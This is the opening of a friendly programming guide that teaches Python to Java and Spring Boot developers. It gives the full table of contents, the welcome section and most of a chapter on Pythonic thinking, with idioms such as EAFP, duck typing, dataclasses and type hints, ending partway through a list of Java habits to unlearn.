A FRIENDLY, HANDS-ON GUIDE

Python for Java Developers

Building enterprise applications in Python, one step at a time, using the Java and Spring Boot you already know as the map.

What you know

Spring Boot · JPA · Maven

JUnit · Mockito · Micrometer

Static types & CompletableFuture

→

Where you're going

FastAPI · Pydantic · SQLAlchemy

pytest · uv · Ruff · mypy

Type hints & asyncio

Pythonic thinking · Type hints · asyncio · FastAPI · SQLAlchemy · Messaging · Security · Observability · Testing with pytest · Performance · Docker & Kubernetes · Capstone project

Python 3.13+ (examples verified on 3.13 and 3.15) · Java 21 · Spring Boot 3

November 2026

Contents

Welcome 8

- Who this guide is for 8
- What you'll build 9
- How each chapter works 9
- How to read the boxes 9
- How to read the code 10
- Three ways to read this guide 11
- Setting up the examples 11
- A note on versions 12
- Before you start 12

Chapter 1: The Mindset Shift: From Java to Python 13

- The big picture 13
- Why Python exists 14
- Where Python shines, and where Java still shines 14
- The Zen of Python 15
- Batteries included 16
- We're all consenting adults 17
- EAFP, LBYL and duck typing 17
- Everything is an object 19
- How Python runs your code 20
- Significant whitespace 20
- Type hints: the enterprise norm 21
- A mental model map 21
- Java habits to unlearn 22
- One task, two styles 28
- How to think in Python: a checklist 29
- Recap 29
- Try it yourself 30
- Further reading 30

Chapter 2: Setting Up and Your First Python Program 31

- The big picture 31
- Installing Python 32
- How Python releases work 33
- Virtual environments: a private world per project 33
- uv: one tool for the whole job 34
- Running Python code 37
- How a project is laid out 39
- Editors and debugging 39
- Build "Hello Orderly" step by step 40
- Meet the quality tools: ruff, mypy and pytest 45
- Tools and one-file scripts: uvx, uv tool and PEP 723 45
- Recap 46
- Try it yourself 47
- Further reading 47

Chapter 3: Language Basics: Values, Collections and Functions 48

- The big picture 48

Names are labels, not boxes 49
Numbers 50
Booleans, truthiness and None 51
Strings 53
Control flow 55
Collections 57
Slicing, unpacking and star-expressions 59
Comprehensions and generator expressions 60
Functions 62
References and copies 66
Dates and times 67
Recap 68
Try it yourself 69
Further reading 69

Chapter 4: Classes, Protocols, Exceptions and Modules 70

The big picture 70
Classes without the ceremony 71
Dunder methods: hooking into the language 75
Dataclasses: records with superpowers 78
Inheritance, mixins and the MRO 80
ABCs and Protocols 82
Enums 84
Exceptions 85
Context managers 89
Iterators and generators 91
Decorators: annotations that are real code 94
Modules and packages 98
Recap 101
Try it yourself 101
Further reading 102

Chapter 5: Type Hints and Static Checking 103

The big picture 103
Annotations: the basics 105
None, unions, object, Any and Callable 106
Type aliases with the type statement 108
Generics 108
Protocols and ABCs, revisited 110
Precise types 112
Overrides, decorators and narrowing 114
Type checkers 116
Adopting types in a legacy codebase 118
Hints at runtime: Pydantic and friends 119
When are annotations evaluated? 120
Recap 121
Try it yourself 121
Further reading 122

Chapter 6: Concurrency: Threads, asyncio and Processes 123

The big picture 123
Threads with the threading module 125
Processes for CPU-bound work 130
asyncio: one thread, thousands of conversations 132
Request-scoped data with contextvars 138
Free-threaded Python: life without the GIL 139

Patterns you'll use every week 141
Example: checking an order concurrently 144
Measuring it: threads vs asyncio vs processes 145
Testing async code 146
Recap 147
Try it yourself 147
Further reading 148

Chapter 7: Structuring an Enterprise Project 149

The big picture 149
Project layout 150
Layering: router, service, repository 152
Ports and adapters without the ceremony 155
DDD-lite: rich domain objects with dataclasses 156
Dependency injection without a container 156
App lifecycle: startup and shutdown 161
Enforcing boundaries with import-linter 162
Bigger codebases 164
Anti-patterns to avoid 164
Recap 165
Try it yourself 166
Further reading 166

Chapter 8: Building REST APIs with FastAPI 167

The big picture 167
Why FastAPI, and a first endpoint 168
Parameters from type hints 169
Pydantic v2 models vs Bean Validation 170
Organising endpoints with APIRouter 174
Dependency injection with Depends 175
Errors as problem+json 178
Middleware vs Filters 180
async def vs def: the big gotcha 181
Cursor pagination and versioning 183
OpenAPI and Swagger UI for free 184
Background tasks and lifespan 184
A first taste of testing 185
Running your API 186
Alternatives: Django, Flask and Litestar 186
Calling other services with httpx2 187
Recap 189
Try it yourself 190
Further reading 191

Chapter 9: Working with Databases and Caches 192

The big picture 192
DB-API 2.0: Python's JDBC 193
SQLAlchemy 2.x: Core and ORM 195
The Session is a persistence context 196
Relationships, lazy loading and N+1 197
Async SQLAlchemy 198
Transactions 199
Migrations with Alembic 203
Connection pools and timeouts 204
Choosing a data-access style 205
Caching 205

MongoDB with PyMongo's async API 207
Recap 208
Try it yourself 208
Further reading 209

Chapter 10: Configuration, Secrets and Feature Flags 210

The big picture 210
Twelve-factor config and os.environ 211
Typed settings with pydantic-settings 212
Profiles without Spring profiles 215
Layered files: TOML, YAML and Dynaconf 216
Passing settings around 218
Secrets 220
Dynamic reload: mostly, don't 223
Feature flags with OpenFeature 223
Recap 225
Try it yourself 226
Further reading 226

Chapter 11: Messaging, Background Jobs and Workflows 228

The big picture 228
Delivery semantics in plain English 229
Kafka with aiokafka 229
RabbitMQ with aio-pika 232
FastStream: decorator-based consumers 233
NATS and the cloud brokers, briefly 235
The transactional outbox 235
Idempotent consumers 237
Retries, backoff and dead-letter topics 238
Background jobs 239
Workflows and sagas with Temporal 243
Recap 247
Try it yourself 247
Further reading 248

Chapter 12: Security 249

The big picture 249
AuthN and AuthZ in plain English 250
FastAPI security utilities vs Spring Security 250
Validating JWTs with PyJWT 252
Authorization: roles, permissions and resource checks 255
Passwords: pwdlib, Argon2 and bcrypt 257
Random tokens: secrets, never random 258
TLS and mutual TLS 258
Web risks 259
Python-specific traps 263
The OWASP Top 10, with Python mitigations 264
Supply chain security 265
Keeping secrets out of logs 267
Recap 268
Try it yourself 268
Further reading 269

Chapter 13: Observability: Logs, Metrics, Traces and Profiles 270

The big picture 270
Logging with the standard library 271
structlog: structured logs the friendly way 273

Metrics with prometheus-client 275
Tracing with OpenTelemetry 278
Health endpoints: liveness vs readiness 283
Profiling 284
Recap 287
Try it yourself 287
Further reading 288

Chapter 14: Resilience and Graceful Shutdown 289

The big picture 289
Timeouts everywhere 290
Retries 291
Circuit breakers 296
Rate limiting 298
Bulkheads, load shedding and fallbacks 299
Background tasks that fail silently 301
Graceful shutdown 302
Recap 305
Try it yourself 306
Further reading 306

Chapter 15: Testing with pytest 308

The big picture 308
pytest basics 309
Fixtures: dependency injection for tests 312
Parametrize and markers 315
Fakes first, mocks second 317
Testing FastAPI endpoints 322
Faking outbound HTTP with MockTransport 323
Testing with a real database 325
Async tests 329
Controlling time 329
Property-based testing with Hypothesis 330
Snapshot testing with syrupy 332
Coverage with branch coverage 333
Running on many Pythons with nox 334
Keeping a suite healthy 335
Recap 335
Try it yourself 336
Further reading 336

Chapter 16: Tooling and Code Quality 338

The big picture 338
Ruff: one fast tool for lint and format 339
Type checkers: mypy, pyright, ty and Pyrefly 342
pre-commit: checks before code leaves your machine 343
uv in depth 344
Task runners: one set of commands for everyone 347
Continuous integration 349
Keeping dependencies fresh 352
Documentation: from docstrings to a website 353
Debugging 355
Style: PEP 8 naming and friends 357
Recap 358
Try it yourself 358
Further reading 359

Chapter 17: Performance and How Python Works Inside 360
The big picture 360
How CPython runs your code 361
Memory: everything is an object 363
The GIL and free-threading 366
Measure first 368
Common wins, with real numbers 371
NumPy: vectorise numeric work 373
Speeding up hot code 373
Processes for CPU, asyncio for I/O 374
Start-up time and memory 376
JSON and validation speed 376
Common performance mistakes 377
Recap 377
Try it yourself 378
Further reading 378

Chapter 18: Packaging, Containers and Deployment 380
The big picture 380
Packaging: wheels, sdists and build backends 381
Publishing to a private index 384
Containers 386
The process model 388
Running on Kubernetes 390
CI/CD pipelines 392
Serverless 394
Single-file distribution 395
Recap 395
Try it yourself 396
Further reading 396

Chapter 19: More Enterprise Essentials 397
The big picture 397
Command-line tools with Typer 398
Plugins with entry points 400
Files inside your package: importlib.resources 402
Money: cents, Decimal and rounding 402
Internationalisation with gettext and Babel 403
Multi-tenancy 405
Audit logging 407
Docstrings and documentation sites 408
Private packages and internal indexes 409
Beyond REST: gRPC, GraphQL and real-time push 410
Python's data superpowers 413
Recap 414
Try it yourself 415
Further reading 415

Chapter 20: Capstone: Building Orderly End to End 416
The big picture 416
The life of a "place order" request 417
A tour of the folders 418
create_app() and the lifespan: the composition root 419
The heart: the place_order transaction 420
The outbox relay 423
Turning errors into problem+json 425

Authentication, and "only your own orders" 426
Graceful shutdown, in the right order 427
Run it yourself 428
Where each chapter shows up 430
The same app in Spring Boot 431
Recap 433
Try it yourself 434
Further reading 434

Chapter 21: Your Path to Mastery 435

The big picture 435
The four levels of Python skill 435
A 12-week plan 436
Five milestone projects 437
Habits that build mastery 438
Recommended resources 439
Recap 440
Try it yourself 440
Further reading 441

Appendix A: Java to Python Cheat Sheet 442

Language concepts 442
Concurrency 444
Toolchain 444
Spring annotations and their Python equivalents 445
Frameworks and libraries 446
Everyday snippets, side by side 447
The ten biggest mindset shifts, in one line each 450

Appendix B: Common Mistakes Java Developers Make in Python 451

Design and style 451
Values and collections 453
Errors and resources 455
Modules and imports 456
Concurrency 457
I/O, data and testing 458

Appendix C: Python Code Review Checklist 460

Readability and naming 460
Design 460
Values and types 461
Errors 461
Resources 461
Async and concurrency 461
Data access 462
Security 462
Observability 462
Resilience and lifecycle 462
Testing 463
Performance 463
Dependencies and packaging 463

Appendix D: Glossary 464

Python language and runtime 464
Enterprise and architecture terms 466

Welcome

> *You already know how to build serious software. This guide helps you do it in Python, using everything you've learned in Java as your map.*

If you've spent years with Java and Spring Boot, your first week of real Python can feel oddly loose. Nobody declares variable types. There are no braces, no `public`, no `implements`. A method's first parameter is called `self`, and you write it yourself. You may catch yourself thinking, "*Where are the guard rails?*"

That feeling is normal, and it passes faster than you'd expect. Modern enterprise Python has plenty of guard rails: type hints checked by tools, validated data models, linters that catch bugs before review, and test frameworks that are a joy to use. They just live in different places. Most of what makes you a good Java engineer carries straight over: clean boundaries, testing discipline, transactions, observability and operational thinking. This guide shows you where each familiar idea lives in Python, one concept at a time.

Who this guide is for


You'll get the most out of this guide if:

- you're comfortable with **Java** (records, generics, streams, `CompletableFuture`)
- you've built services with **Spring Boot** (controllers, JPA, `@Transactional`, Spring Kafka, Actuator)
- you know the basics of **Docker**, **Kubernetes** and **CI/CD**
- you want to write Python that experienced Python developers would call *Pythonic*, not Java with different syntax

You don't need any prior Python experience. We start from installing Python.

What you'll build

Every chapter uses the same small business so you never have to learn a new domain: **Orderly**, an order and inventory service.



Customers place orders, stock gets reserved, and events flow out to other systems. It's small enough to hold in your head but real enough to need transactions, security, messaging, metrics and graceful shutdown. Chapter 20 puts all of it together into one service you can run.

How each chapter works

Every chapter follows the same rhythm, so you always know where you are:

1. **Why it matters.** The problem in plain English, often with an everyday analogy.
2. **How you'd do it in Java.** Real Spring Boot code you'll recognise.
3. **How Python does it.** The idiomatic version, with every non-obvious line explained.
4. **What's different and why.** The thinking behind Python's choice, which is the part that makes it stick.
5. **Gotchas, tips and a recap.** These are the mistakes every Java developer makes once, so you can skip them.
6. **Try it yourself.** Short exercises on the Orderly domain.

How to read the boxes

You'll see a few kinds of coloured boxes. Each one has a job:

> 🎯 **What you'll learn**
>
> Appears at the top of each chapter so you know what's coming.

> 🧉 **Coming from Java**
>
> How you'd approach this in Java or Spring, and which habits to leave behind.

The Pythonic way

The mindset experienced Python developers bring to the topic.

Think of it like...

An everyday comparison to make an abstract idea concrete.

Tip

Practical advice, usually with a clear recommendation when there are several options.

Gotcha

A common trap. Read these twice.

Key idea

The one thing to remember if you forget everything else.

Exercise

Something to try with your hands on the keyboard.

How to read the code

Code blocks are labelled so you can tell at a glance which world you're in:

JAVA OrderController.java

```
// Java code has an orange badge
```

PYTHON src/orderly/orders/service.py

```
# Python code has a blue badge
```

PYTHON REPL

```
>>> "Python REPL sessions look like this"
'Python REPL sessions look like this'
```

TERMINAL

```
# Terminal commands look like this
uv run pytest
```

OUTPUT

```
5 passed in 0.21s
```

When a file name appears in the header, that's where the code lives. When you see **Avoid** and **Prefer** labels, the first block shows a common mistake and the second shows the better way.

> 💡 **Every Python example really runs**
>
> All Python code in this guide comes from runnable projects in the companion `examples/` folder, one per chapter, plus the full `capstone/` service. Every project was formatted and linted with Ruff, type-checked with mypy in strict mode, and tested with pytest on Python 3.13 and Python 3.15. If a snippet looks odd out of context, open the folder and run it.

Three ways to read this guide

You don't have to read cover to cover. Pick the path that fits your situation:

If you...	Read these, in order
need to ship a Python service soon	1, 2, 3, 4, 5, 7, 8, 9, 15, 18, then 20
want to really master Python	Everything, front to back, doing the exercises
mostly review other people's Python code	1, 4, 5, 6, 16, Appendix B, Appendix C
are curious how Python compares to Java	1, then Appendix A (the cheat sheet)

Chapter 21 turns all of this into a week-by-week plan.

Setting up the examples

The companion folder looks like this:

```
python-enterprise-guide/
  examples/
    ch02-setup/          one uv project per chapter
    ch03-basics/
    ...
  capstone/              the complete Orderly service (Chapter 20)
```

Install uv (Chapter 2 shows how), then run any chapter's examples like this:

TERMINAL

```
cd examples/ch08-fastapi
uv run pytest            # creates the virtual environment on first run
```

Each example folder has a short `README.md` explaining what's inside.

A note on versions

This guide targets **Python 3.13 or newer**. Every example was verified on **Python 3.13** and on **Python 3.15**, the latest release at the time of writing. Features newer than 3.13 are marked "Newer Python" so you know when you need a recent interpreter. On the Java side, examples use **Java 21 and Spring Boot 3**, because that's what most enterprise teams run today.

Python ships a new version every October and supports each one for five years, so the ideas here will stay useful for a long time.

Before you start

Learning a new language as an experienced engineer is humbling. You'll write code that feels clumsy, then a week later it'll feel natural. Be patient with yourself. You're not starting from zero; you're translating years of hard-won judgement into a new, friendlier vocabulary.

Let's begin with the biggest shift of all: how Python *thinks*.

CHAPTER 1

The Mindset Shift: From Java to Python

> *You can learn Python's syntax in a weekend, but writing Python that feels natural means changing a few deep habits, and this chapter helps you make that change gently.*

🎯 **What you'll learn**

- Why Python exists, where it shines, and where Java is still the better tool
- The Zen of Python, and how its short sayings shape everyday code
- EAFP, duck typing and "everything is an object", with small examples
- How Python runs your code compared with the JVM, and why type hints matter
- Twelve Java habits to unlearn, each with the Pythonic alternative
- A checklist to help you "think in Python" from day one

The big picture

You already know how to build serious systems, and all of that carries over. What changes is the *feel* of the code. Python asks for less ceremony, trusts you more, and rewards code that reads like a clear explanation.

That can feel loose for the first week or two. Then it clicks: you write a ten-line function that would have been three classes in Java, read it back, and it says exactly what it does.

🧩 **Think of it like moving from a corporate office to a well-run studio**

Java is the corporate office: badges, signed forms and a process for everything, which is reassuring when a thousand people share a building. Python is a small studio where everyone has the keys. The work is just as professional; you spend less time on forms.

Here's the chapter in one table. We'll cover each row.

Concept	Java / Spring	Python
Typing	Static, checked by `javac`	Dynamic, checked by tools (mypy)
Contracts	`interface` + `implements`	Duck typing, `Protocol`
Missing values	`null` checks, `Optional`	`None`, and "try it, catch it"
Data classes	Records, Lombok	`@dataclass`
Privacy	`private`, enforced	`_name`, a convention
Helpers	Static utility classes	Plain functions in modules

Why Python exists

Guido van Rossum started Python as a hobby project over the Christmas holidays of 1989 and posted it publicly in February 1991. He wanted something between a shell script and a C program: quick to write, easy to read, and able to talk to the operating system. The name comes from *Monty Python's Flying Circus*, not the snake.

Python 3.0 arrived in 2008 and cleaned up early mistakes. Python 2 reached end of life in January 2020, so all new code is Python 3. This guide uses Python 3.13 as its baseline.

> **Coming from Java**
>
> Java was designed for large teams building long-lived systems, so it puts structure first. Python was designed for one person solving a problem quickly, so it puts readability first. Those roots explain most of their differences.

Where Python shines, and where Java still shines

Being fair here matters. You'll make better architecture decisions if you know both languages' strengths instead of picking a team.

Python shines at	Why
Glue code and automation	Short scripts that call APIs, files and shells
Data, analytics and ML	NumPy, pandas, PyTorch, Jupyter
APIs and web services	FastAPI and Django are productive and mature
Huge ecosystem	PyPI lists more than 900,000 projects

PyPI, the Python Package Index, is Python's Maven Central. Instagram's web backend runs on Django, and most machine learning work today happens in Python.

Java still shines at	Why
Very large, long-lived codebases	The compiler enforces structure across teams
Raw CPU throughput	The HotSpot JIT makes hot loops fast
Compile-time guarantees	Type errors stop the build, every time
Multi-core threading	Threads run in parallel by default

> **If you're unsure, let each language do what it's best at**
>
> Many teams keep core transaction systems in Java and use Python for APIs, data pipelines, ML services and automation, with HTTP or Kafka in between.

The Zen of Python

Python's culture fits in a short poem that's built into the interpreter. Open a Python prompt and type `import this`:

PYTHON REPL

```
>>> import this
The Zen of Python, by Tim Peters

Beautiful is better than ugly.
Explicit is better than implicit.
Simple is better than complex.
Complex is better than complicated.
Flat is better than nested.
Sparse is better than dense.
Readability counts.
Special cases aren't special enough to break the rules.
Although practicality beats purity.
Errors should never pass silently.
Unless explicitly silenced.
In the face of ambiguity, refuse the temptation to guess.
There should be one-- and preferably only one --obvious way to do it.
Although that way may not be obvious at first unless you're Dutch.
Now is better than never.
Although never is often better than *right* now.
If the implementation is hard to explain, it's a bad idea.
If the implementation is easy to explain, it may be a good idea.
Namespaces are one honking great idea -- let's do more of those!
```

The `>>>` is the *REPL* prompt (read-eval-print loop), Python's JShell. The "Dutch" line is a nod to Guido. You'll hear these lines in code reviews; here are the ones that matter most.

Readability counts, and one obvious way

Code is read far more often than it's written, so Python optimises for the reader. There's usually one obvious way to do a thing, so everyone writes it the same way:

PYTHON Avoid

```python
for i in range(len(order.items)):
    print(order.items[i].quantity)
```

PYTHON Prefer

```python
for item in order.items:
    print(item.quantity)
```

Explicit is better than implicit

Python likes you to say what you mean. Methods take `self` as a visible first parameter, and imports name exactly what they bring in:

PYTHON

```python
from money import format_cents  # explicit: you can see where it came from
from money import *             # implicit: avoid, names appear from nowhere
```

> **Coming from Java**
>
> This is why Python developers are wary of heavy "magic". Spring's component scanning is implicit by design. Python frameworks such as FastAPI prefer wiring you can see (Chapter 7 shows how).

Errors should never pass silently

An empty `except` block hides bugs. If you really do want to ignore an error, say so explicitly:

PYTHON

```python
import os
from contextlib import suppress

with suppress(FileNotFoundError):  # "I know, and it's fine"
    os.remove("orderly.lock")
```

Other lines come back later in this chapter: "refuse the temptation to guess" in strong typing, "flat is better than nested" in package trees, and "namespaces" in utility classes.

Batteries included

Python's large *standard library* comes with every installation; the community calls this "batteries included". Many things that need a dependency in Java are already in the box:

You need	In Java	In Python's standard library
JSON	Jackson (library)	`json`
Files and paths	`java.nio.file`	`pathlib`
Dates and time zones	`java.time`	`datetime`, `zoneinfo`
Exact decimals	`BigDecimal`	`decimal`
Thread pools	`ExecutorService`	`concurrent.futures`
Embedded database	H2 (library)	`sqlite3`
Command-line parsing	picocli (library)	`argparse`

Some batteries have aged: this guide uses the `httpx2` HTTP client instead of `urllib.request`, and `pytest` instead of `unittest`. Python 3.13 removed old "dead batteries" such as `cgi` and `telnetlib`, as planned in PEP 594. A *PEP* (Python Enhancement Proposal) is the design document behind a language change, like a JEP

in Java.

We're all consenting adults

Python has no `private` keyword. A name that starts with one underscore, like `_api_key`, means "internal, please don't touch", but nothing stops you. The community motto is "we're all consenting adults here".

PYTHON REPL

```
>>> class PaymentGateway:
...     def __init__(self, api_key):
...         self._api_key = api_key
...         self.__secret = "s3cr3t"
...
>>> gateway = PaymentGateway("pk_live_123")
>>> gateway._api_key
'pk_live_123'
>>> gateway.__secret
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'PaymentGateway' object has no attribute '__secret'
>>> gateway._PaymentGateway__secret
's3cr3t'
```

Two leading underscores trigger *name mangling*: Python renames `__secret` to `_PaymentGateway__secret` to avoid clashes in subclasses. It doesn't hide anything. In practice, use one underscore.

> **Coming from Java**
>
> Java's `private` isn't a security boundary either; reflection gets through it. Python makes the honest version the default: the underscore tells readers, linters and IDEs what's internal, and trusts you to respect it.

EAFP, LBYL and duck typing

These two ideas change how you write everyday logic, so they're worth getting right early.

Easier to ask forgiveness than permission

There are two styles of handling "this might not work":

- **LBYL**, "look before you leap": check first, then act. Classic Java: `if (map.containsKey(k))`, then `map.get(k)`.
- **EAFP**, "easier to ask forgiveness than permission": try it, and handle the exception if it fails.

Python prefers EAFP. Asking a dictionary for a missing key raises a `KeyError`:

PYTHON REPL

```
>>> stock = {"MUG-BLUE-01": 3}
>>> stock["LAMP-01"]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'LAMP-01'
>>> stock.get("LAMP-01", 0)
0
```

So you write the normal case and catch the exceptional one:

PYTHON src/habits.py

```python
def find_price(prices: dict[str, int], sku: str) -> int:
    try:
        return prices[sku]
    except KeyError:
        raise ProductNotFoundError(sku) from None
```

EAFP avoids doing the work twice, and avoids race conditions: a file can vanish between an `exists()` check and `open()`, but a `try` around `open()` is always right.

> 💡 **If you're unsure, match the style to how normal the failure is**
>
> If a missing value is normal, use `dict.get(key, default)` or `if x is None`. If it's unusual, try the operation and catch the specific exception. Never catch a bare `Exception` to hide a problem.

Duck typing

Duck typing means Python cares about what an object can **do**, not what it **is**: "if it walks like a duck and quacks like a duck, it's a duck".

PYTHON REPL

```
>>> import io, sys
>>> def write_report(lines, out):
...     for line in lines:
...         out.write(line + "\n")
...
>>> write_report(["MUG-BLUE-01: 3 left"], sys.stdout)
MUG-BLUE-01: 3 left
>>> buffer = io.StringIO()
>>> write_report(["LAMP-01: 0 left"], buffer)
>>> buffer.getvalue()
'LAMP-01: 0 left\n'
```

`write_report` never asked for a `Writer` interface. The console and an in-memory buffer both have a `write()` method, so both work.

> 🧩 **Think of it like a power socket**
>
> A socket doesn't check the brand of your laptop. If the plug fits, it works. Duck typing checks the plug (the methods), not the brand (the class).

You keep type safety, too: a `Protocol` describes the duck so that mypy can check it (habit 4 below).

Everything is an object

Java has primitives and objects, and methods live only in classes. In Python, *everything* is an object: numbers, strings, functions, classes and even modules.

PYTHON REPL

```
>>> def total_cents(quantity, unit_price_cents):
...     return quantity * unit_price_cents
...
>>> type(total_cents)
<class 'function'>
>>> price_of = total_cents
>>> price_of(3, 1299)
3897
>>> import math
>>> type(math)
<class 'module'>
>>> (1299).bit_length()
11
```

A function is a value you can store and pass, like a Java lambda without a functional interface. Even the number 1299 has methods.

Dynamic, but strongly typed

Python is *dynamically typed*: a name has no fixed type, so it can point to a string and later to a number. It's also *strongly typed*: values never silently change type. Where Java would turn `1299` into text for you, Python refuses to guess:


PYTHON REPL

```
>>> sku = "MUG-BLUE-01"
>>> sku = 1299
>>> "Order total: " + 1299
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: can only concatenate str (not "int") to str
>>> "Order total: " + str(1299)
'Order total: 1299'
```

> 🧠 **Key idea**
>
> "Dynamic" is about **names**: a name can point to anything. "Strong" is about **values**: a string stays a string, and mixing types needs an explicit conversion.

How Python runs your code

"Python is interpreted" is only half the story. The standard Python, called *CPython* because it's written in C, starts out a lot like the JVM:



Python compiles source to *bytecode* (instructions for a virtual machine) the first time a module is imported, and caches it in `__pycache__`. There's no build step. You can peek at the bytecode of our earlier `total_cents` function the way you'd use `javap -c`:

PYTHON REPL

```
>>> import dis
>>> dis.dis(total_cents)
  1           RESUME                   0

  2           LOAD_FAST_LOAD_FAST      1 (quantity, unit_price_cents)
              BINARY_OP                5 (*)
              RETURN_VALUE
```

That's Python 3.13; 3.15 prints different instruction names. Unlike Java's class files, bytecode is an internal detail, so you ship source and each interpreter compiles it.

The big difference comes next. HotSpot compiles hot code to machine code; CPython mostly interprets its bytecode. Since 3.11 it specialises instructions as your program runs, a large speed-up, and 3.13 added an experimental JIT that is off by default.

> 📝 **What this means in practice**
>
> For CPU-heavy pure Python loops, a warmed-up JVM is commonly many times faster. For web services that mostly wait on databases and networks, the gap is small, and heavy number crunching runs inside C libraries such as NumPy. Chapter 6 covers the GIL (the lock that limits parallel threads) and Chapter 17 covers performance.

Significant whitespace

In Python, indentation *is* the block structure. A colon starts a block, and the indented lines belong to it.

JAVA

```java
for (OrderItem item : order.items()) {
    if (item.quantity() > 10) {
        flagBulk(item);
    }
}
```

PYTHON

```python
for item in order.items:
    if item.quantity > 10:
        flag_bulk(item)
```

Use four spaces per level, never tabs; your editor and a formatter handle it. Significant whitespace feels fragile for about a day. Then you stop noticing it, and realise you indented your Java exactly like this anyway.

Type hints: the enterprise norm

Python doesn't require types, but modern professional Python uses them everywhere. A *type hint* describes what a parameter or return value should be. The surprise for Java developers is that Python ignores hints at runtime:

PYTHON REPL

```
>>> def add_cents(a: int, b: int) -> int:
...     return a + b
...
>>> add_cents(1299, 500)
1799
>>> add_cents("12", "99")
'1299'
```

The checking happens in a *static type checker* such as mypy, which runs in your editor and CI the way `javac` runs in your build. Given a file that calls `add_cents("12", "99")`, mypy reports (wrapped to fit the page):

OUTPUT

```
pricing.py:5: error: Argument 1 to "add_cents" has incompatible type
"str"; expected "int"  [arg-type]
```

FastAPI and Pydantic also read hints at runtime to validate requests. Hints are how you get your safety net back; Chapter 5 covers them in depth.

> **The Pythonic way**
>
> Type-hint every public function, run mypy in strict mode in CI, and treat its errors like compiler errors. You keep Python's flexibility inside functions and get Java-like confidence at the boundaries.

A mental model map

When you meet something new, ask "what Java thing does this replace?" Later chapters fill in each row.

Concept	Java / Spring	Python
Build file	`pom.xml`	`pyproject.toml`

Concept	Java / Spring	Python
Isolated dependencies	`~/.m2` + classpath	a virtual environment
Entry point	`public static void main`	`if __name__ == "__main__":`
Record / POJO	`record`, Lombok	`@dataclass`
Annotation	`@Transactional`	decorator (real code)
try-with-resources	`try (var r = ...)`	`with` statement
Checked exceptions	`throws IOException`	none; all unchecked
Streams	`stream().filter().map()`	comprehensions
Request-scoped state	`ThreadLocal`, MDC	`contextvars`
Unit tests	JUnit	pytest
Style checks	Checkstyle, Spotless	Ruff

Java habits to unlearn

This is the heart of the chapter. Each habit made sense in Java. In Python it either isn't needed or works against you. Full code: `examples/ch01-mindset/` (the "avoid" versions live in `avoid_*.py` files).

1. Getters and setters for every field

In Java, fields are private behind `getName()` and `setName()`, because turning a public field into a method later breaks every caller.

Why it doesn't fit: Python can turn an attribute into a method later *without changing any caller*, so writing getters up front only adds noise.

In Python, use plain attributes. A *dataclass* writes the constructor, `__eq__` and `__repr__` for you, like a Java record:

PYTHON Prefer

```python
@dataclass
class Product:
    sku: str
    name: str
    price_cents: int
```

When you need logic later, use `@property`. A *decorator* is the `@something` line above a function: an annotation that is real code wrapping the function. `@property` makes a method look like an attribute:

PYTHON src/habits.py

```python
class Stock:
    def __init__(self, available: int) -> None:
        self.available = available  # runs the setter below

    @property
    def available(self) -> int:
        return self._available

    @available.setter
    def available(self, value: int) -> None:
        if value < 0:
            raise ValueError("available stock cannot be negative")
        self._available = value
```

Callers still write `stock.available -= 2`. Nothing changed for them, but the rule is enforced.

2. Everything inside a class

In Java, every function must live in a class. **Why it doesn't fit**: Python functions live directly in modules, and a class around one function adds nothing. A well-known PyCon talk, "Stop Writing Classes", puts it neatly: if your class has two methods and one is `__init__`, you probably wanted a function.

In Python, start with a function. Write a class when state and behaviour belong together, like an `Order` with its items.

PYTHON src/money.py

```python
def format_cents(cents: int) -> str:
    """Format non-negative integer cents as dollars: 129900 -> '$1,299.00'."""
    dollars, rest = divmod(cents, 100)
    return f"${dollars:,}.{rest:02d}"
```

3. One class per file

In Java, the compiler wants one public class per file. **Why it doesn't fit**: in Python the *module* (one `.py` file) is the unit of organisation, and twelve tiny files make readers jump around.

